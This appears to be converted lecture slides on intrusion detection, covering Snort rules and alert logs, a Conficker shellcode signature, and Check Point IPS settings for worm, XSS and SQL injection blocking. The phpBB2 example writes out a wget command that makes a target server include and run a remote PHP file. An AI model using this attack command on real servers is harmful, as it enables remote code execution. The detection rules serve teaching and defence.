
- Sniffer
- Preprocessor
- Detection Engine
- Alerts and Logging



Preprocessing



Snort detection engine



Snort rules

- A simple rule

```
alert tcp any any -> 192.168.1.0/24 111 (content:"|00 01 86 a5|"; msg:"mountd access");
```

- Conficker B botnet:

```
alert tcp any any -> $HOME_NET 445 (msg: "conficker.b shellcode"; content: "|e8 ff ff ff ff
c2|_|8d|O|10 80|1|c4|Af|81|9MSu|f5|8|ae c6 9d a0|O|85 ea|O|84 c8|O|84 d8|O|c4|O|9c
cc|l|se|c4 c4 c4|,|ed c4 c4 c4 94|&<O8|92|\;|d3|WG|02 c3|,|dc c4 c4 c4 f7 16 96 96|O|08
a2 03 c5 bc ea 95|\;|b3 c0 96 96 95 92 96|\;|f3|\;|24 |i|95 92|QO|8f f8|O|88 cf bc c7 0f
f7|2|d0|w|c7 95 e4|O|d6 c7 17 cb c4 04 cb|{|04 05 04 c3 f6 c6 86|D|fe c4 b1|1|ff 01 b0 c2
82 ff b5 dc b6 1f|O|95 e0 c7 17 cb|s|d0 b6|O|85 d8 c7 07|O|c0|T|c7 07 9a 9d 07 a4|fN|b2
e2|Dh|0c b1 b6 a8 a9 ab aa c4|]|e7 99 1d ac b0 b0 b4 fe eb eb|"; sid: 2000002; rev: 1;)
```

(mixed binary and ASCII text, simple content matching)

- Regular expressions (PCRE) and other tricks can be used to write efficient and robust rules

Useless results

- **[**] [119:4:1] (http_inspect) BARE BYTE UNICODE ENCODING [**]**
- 04/04-23:38:44.921165 62.165.247.153:61121 -> 152.66.249.135:80
- TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:1686
- *****AP***** Seq: 0x5A485CE4 Ack: 0x5724A08F Win: 0x25B0 TcpLen: 20

- **[**] [122:19:0] (portscan) UDP Portsweep [**]**
- 04/04-23:51:49.143189 152.66.249.135 -> 209.93.31.7
- PROTO255 TTL:0 TOS:0x0 ID:830 IpLen:20 DgmLen:164


- **[**] [122:19:0] (portscan) UDP Portsweep [**]**
- 04/04-23:59:45.586169 152.66.249.135 -> 190.74.181.143
- PROTO255 TTL:0 TOS:0x0 ID:28520 IpLen:20 DgmLen:161

- **[**] [119:4:1] (http_inspect) BARE BYTE UNICODE ENCODING [**]**
- 04/05-00:05:14.671925 91.121.5.71:57615 -> 152.66.249.135:80
- TCP TTL:240 TOS:0x10 ID:0 IpLen:20 DgmLen:3879
- *****AP***** Seq: 0xC0843D92 Ack: 0xD11D6F2F Win: 0x7B TcpLen: 20

- **[**] [122:1:0] (portscan) TCP Portscan [**]**
- 04/05-00:15:16.090990 152.66.249.135 -> 123.103.46.244
- PROTO255 TTL:0 TOS:0x0 ID:28401 IpLen:20 DgmLen:167 DF

- **[**] [122:3:0] (portscan) TCP Portsweep [**]**
- 04/05-00:18:16.855966 152.66.249.135 -> 123.103.46.244
- PROTO255 TTL:0 TOS:0x0 ID:60971 IpLen:20 DgmLen:168 DF

- **[**] [119:2:1] (http_inspect) DOUBLE DECODING ATTACK [**]**
- 04/05-00:18:43.881997 67.201.176.38:11976 -> 152.66.249.135:80
- TCP TTL:47 TOS:0x0 ID:26904 IpLen:20 DgmLen:436 DF
- *****AP***** Seq: 0xEAE3075C Ack: 0xF2085FE0 Win: 0x8007 TcpLen: 20



False positives

- **Unknown problem in the rule causes to report alerts when using IMAP and thunderbird:**

[**] [1:100000135:1] COMMUNITY IMAP GNU Mailutils request tag format string vulnerability [**]

[Classification: Attempted Administrator Privilege Gain] [Priority: 1]

04/27-09:52:36.689610 10.105.1.205:44957 -> 152.66.249.135:143

TCP TTL:64 TOS:0x0 ID:1085 IpLen:20 DgmLen:93 DF

AP Seq: 0xBF50BF8F Ack: 0xB7FA72A1 Win: 0x1F5 TcpLen: 20

[Xref => <http://www.securityfocus.com/bid/13764>][Xref => <http://cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2005-1523>]

- **Spam filtering caused abnormal DNS traffic, this is normal:**


[**] [1:100000161:2] COMMUNITY SIP DNS No such name treshold - Abnormaly high count of No such name responses [**]

[Classification: Attempted Denial of Service] [Priority: 2]

04/27-09:45:01.422611 15.228.11.119:53 -> 10.105.1.155:47560

UDP TTL:63 TOS:0x0 ID:16786 IpLen:20 DgmLen:128

Len: 100



An example: phpBB2 attack

PHPbb 2 “template.php” remote file inclusion vulnerability

Attacking command: wget

<http://www.target./phpBB2/includes/template.php?page=http://www.remote.hu/donasty.php>

This might cause the apache web server at “target” to execute the remote file “donasty.php”.
donasty.php can contain any php command including “eval”, “exec”, “fopen”, etc.

Snort rule:

```
alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS $HTTP_PORTS (msg:"COMMUNITY WEB-  
MISC phpBB template.php remote file include"; flow:to_server,established;  
uricontent:"/template.php"; nocase; uricontent:"page="; nocase; pcre:"/page=(https?|ftp)/Ui";  
reference:bugtraq,18255; classtype:web-application-attack; sid:100000422; rev:2;)
```

Output:

```
[**] [1:100000422:2] COMMUNITY WEB-MISC phpBB template.php remote file include [**]
```

```
[Classification: Web Application Attack] [Priority: 1]
```

```
04/27-11:12:28.752912 555.228.19.222:40192 -> 555.28.5.19:80
```

```
TCP TTL:59 TOS:0x0 ID:2715 IpLen:20 DgmLen:220 DF
```

```
***AP*** Seq: 0x18F2D620 Ack: 0xCC695268 Win: 0x2E TcpLen: 20
```

```
[Xref => http://www.securityfocus.com/bid/18255]
```

Many tools are available to collect, store, analyze snort logs.
An example:

```
cat /var/log/snort/alert | /usr/sbin/snort-stat|more
Subject: [SNORT] hamupipoke.crysys.hit.bme.hu daily report
```

Events between 03 26 06:27:36 and 04 05 19:24:56

Total events: 9528


Signatures recorded: 19

Source IP recorded: 1129

Destination IP recorded: 2831

Events from same host to same destination using same method





```
=====
==
# of from      to      method
=====
==
155 61.128.114.117 152.66.249.139 ICMP Destination Unreachable Communication with
Destination Host is Administratively Prohibited
140 61.128.114.116 152.66.249.139 ICMP Destination Unreachable Communication with
Destination Host is Administratively Prohibited
120 213.58.66.67   152.66.249.139 ICMP Destination Unreachable Communication
Administratively Prohibited
```



IDS Example

- IDS example: Checkpoint IPS system


Protections: I. By Type

| Type | Description | Usage Example |
|--|---|---|
| Signature  | Prevent or detect threats by identifying an attempt to exploit a specific vulnerability | Microsoft Message Queuing contains a vulnerability that could allow an attacker to remotely execute code; you activate the applicable Microsoft Message Queuing protection to protect against such an attack. |
| Protocol Anomaly  | Prevent or detect threats by identifying traffic that does not comply with protocol standards | An attacker can send HTTP packets with invalid headers in an attempt to gain access to server files; you activate the Non Compliant HTTP protection to protect against such an attack. |
| Application Control  | Enforce company requirements of application usage | Your organization decides that users should not use Peer to Peer applications at the office; you activate the Peer to Peer Application Control protections. |
| Engine Setting  | Configure IPS engine settings | <i>Configuring settings will influence other protections; be sure to read any notes or warnings that are provided.</i> |

I. By type:



| Protection | Severty | Confide... | Perfor... |
|----------------------------------|----------|------------|-----------|
| Ping of Death | Medium | Medium... | Very I... |
| LAND | Medium | Medium... | Very I... |
| Aggressive Aging | Medium | High | Very I... |
| IP Fragments | Low | Medium... | Very I... |
| IPv6 off-link Neighbor Discov... | Medium | High | Very I... |
| SYN Attack | High | High | Critical |
| Initial Sequence Number (ISN... | High | High | Critical |
| IP ID Masking | Medium | High | Critical |
| Malicious IPs | Low | Medium... | Critical |
| POP3/IMAP Security | Critical | Medium... | Low |



| Protection | Severty | Confide... | Perfor... |
|----------------------------|---------|------------|-----------|
| Teardrop | High | High | Very I... |
| Non-TCP Flooding | High | Medium... | Low |
| Packet Sanity | High | High | Very I... |
| Max Ping Size | Medium | Low | Very I... |
| Network Quota | High | Medium... | Critical |
| Small PMTU | High | High | Critical |
| Spoofed Reset | High | Low | Very I... |
| Sequence Verifier | High | Medium... | Low |
| Time to Live (TTL) Masking | Medium | High | Critical |
| Address Spoofing | Medium | Medium | Very I... |
| DoS | Medium | Medium | Very I... |

by Protocol anomalies →

Protections:

I. By type (continued):

by Application Controls →

| Protection | Confide... | Perfor... |
|------------------------|------------|-----------|
| SMTP Content | Medium | Low |
| Kazaa | Medium... | High |
| Gnutella | Medium... | High |
| BitTorrent | Medium... | High |
| eMule | Medium... | High |
| MSN Messenger over SIP | Medium... | Low |
| Skype | Medium | High |
| Yahoo Messenger | Medium... | High |
| ICQ | Medium... | High |

by Engine Settings →

| Protection | Category |
|-------------------------------|-----------------------------|
| TCP Segment Limit Enforcem... | Network Security->Stream... |
| TCP Invalid Retransmission | Network Security->Stream... |
| TCP SYN Modified Retransmi... | Network Security->Stream... |
| TCP Urgent Data Enforcement | Network Security->Stream... |
| Stream Inspection Timeout | Network Security->Stream... |
| TCP Out of Sequence | Network Security->Stream... |
| TCP Invalid Checksum | Network Security->Stream... |

Configuring Web intelligence:

IPS tab: *Protections > By Protocol > Web Intelligence > Malicious Code > General HTTP Worm Catcher.*

The screenshot shows the configuration interface for the Malicious Code protection. The left sidebar shows the navigation tree with 'Malicious Code' selected. The main area displays a table of protections and a detailed view of the 'General HTTP Worm Catcher'.

| Protection | Severity | Confidence Level | Performance Impact |
|---------------------------|----------|------------------|--------------------|
| General HTTP Worm Catcher | Critical | Medium-high | Low |
| Malicious Code Protector | Critical | Medium-low | High |

The 'Protection Details - General HTTP Worm Catcher' window shows the following settings:

- General** tab selected.
- Type:** Signature
- Severity:** Critical
- Confidence Level:** Medium-high
- Performance Impact:** Low
- Protection Type:** Servers
- Worm Patterns:** (empty)
- Worm Patterns Definitions (applies to all profiles):** Edit...
- Specify items to block by editing the protection in the relevant profile:**

| Profile | Action | Override | Track | Protection Scope | Exceptions |
|----------------------|---------|----------|-------|-------------------------------------|------------|
| Connectra_Default... | Prevent | N/A | Log | All HTTP traffic | None |
| Default Protection | Prevent | No | Log | According to server's configuration | None |
| Recommended_P... | Prevent | No | Log | According to server's configuration | None |

The 'Protections Settings - Recommended_Protection' window shows the following settings:

- Main Action:** Action according to IPS Policy (selected), Override IPS Policy with: (empty)
- Additional Settings:**
 - Protection Scope:** Apply to selected web servers (selected), Apply to all HTTP traffic (unselected)
 - Block HTTP Worms:**

| Block | Name |
|-------------------------------------|--------------|
| <input checked="" type="checkbox"/> | Nimda |
| <input checked="" type="checkbox"/> | CodeRed |
| <input checked="" type="checkbox"/> | htr overflow |

Red arrows point to the 'General HTTP Worm Catcher' row in the table, the 'Recommended_P...' row in the table, and the 'Apply to selected web servers' radio button.

leave the checkboxes of the worms that you want to block as selected

Application Layer Inspection: 1. Cross-site scripting.

- HTTP requests that use the POST command with scripting code are rejected.
- The scripting code is not stripped from the request, but rather the whole request is rejected.
- *Web Intelligence > Application Layer > Cross-site scripting.*

The screenshot shows the Security Management Console interface. The 'IPS' tab is selected. In the left-hand navigation pane, 'Application Layer' is highlighted. The main area displays a table of protections:

| Protection | Severity | Confidence Level | Performance Impact |
|----------------------|----------|------------------|--------------------|
| Cross-Site Scripting | Critical | Medium-low | Low |
| LDAP Injection | Critical | Low | Low |
| SQL Injection | Critical | Medium | Low |
| Command Injection | Critical | Medium | Low |
| Directory Traversal | Critical | High | Low |

The 'Cross-Site Scripting' protection details are shown below, including a table of profile actions:

| Profile | Action | Override | Track | Protection Scope |
|----------------------|---------|----------|-------|--------------------------|
| Connectra_Default... | Prevent | N/A | Log | All HTTP traffic |
| Default_Protection | Prevent | No | Log | According to server's cc |
| Recommended_P... | Prevent | No | Log | According to server's cc |

These protections have lists of commands or Distinguished Names (DN) for IPS to recognize

The configuration page for Cross-Site Scripting shows the following settings:

- Main Action:** Prevent
- Action:** Prevent/Detect/Inactive
- Additional Settings:**
 - Protection Scope: Apply to all HTTP traffic
 - Track: Log
- Security Level:**
 - High:** Reject all tags.
 - Medium:** Reject HTML tags.
 - Low:** Reject SCRIPT tags - The protection rejects requests that contain both script commands and HTML tags.
- Blocked Script Commands:**

| Block | Name |
|-------------------------------------|--------------|
| <input checked="" type="checkbox"/> | CreateObject |
| <input checked="" type="checkbox"/> | mocha |
| <input checked="" type="checkbox"/> | onMouseMove |
| <input checked="" type="checkbox"/> | onKeyUp |



- Allow a command (exclude it from inspection and blocking) for a profile: select a profile, scroll down to the list of commands, and clear the command checkbox.
- Add a command to the blocked list.
- Edit a blocked command.

Application Layer Inspection (continued): 2. SQL Injection prevention.

- Looks for pre-defined SQL commands in forms and in URLs.
→ rejects the connection , and a customizable error web page can be displayed to users.
- *Web Intelligence > Application Layer:* SQL Injection prevention.

Security Level.

- **High:** Reject requests that contain special SQL characters and distinct or non-distinct SQL commands in the entire URL and body.
- **Medium:** Reject requests that contain special SQL characters and distinct or non-distinct SQL commands in the path and from fields.
- **Low:** ..., reject distinct SQL commands in path & form fields.



Information Disclosure Protection:

- Attacker analyzes the web server response to get info. (1.info in header, 2. directory listing, 3. info in error msg.)
- Protection provides possibilities to change specific values to user defined ones.
- *Web Intelligence > Information Disclosure*


| Protection | Severity | Confidence Level | Performance |
|-------------------|----------|------------------|-------------|
| Header Spoofing | Medium | Medium-high | Critical |
| Directory Listing | High | Medium-high | High |
| Error Concealment | High | Medium-high | High |

1. **Header spoofing:** provides possibilities to change version and server name values in the response header.
2. **Directory Listing:** identifies web pages not properly access controlled, and containing directory listings and blocks them.
3. **Error Concealment:** looks for web server error messages in HTTP responses, and if it finds them, prevents the web page reaching the user.
 - conceals HTTP Responses containing those 4XX and 5XX error status codes that reveal unnecessary information.
 - hides error messages generated by the web application engine.

Information Disclosure Protection (continued):

Header spoofing: provides possibilities to change version and server name values in the response header.

Directory Listing: identifies web pages not properly access controlled, and containing directory listings and blocks them.





Error Concealment: looks for web server error messages in HTTP responses, and if

it finds them, prevents the web page reaching the user.

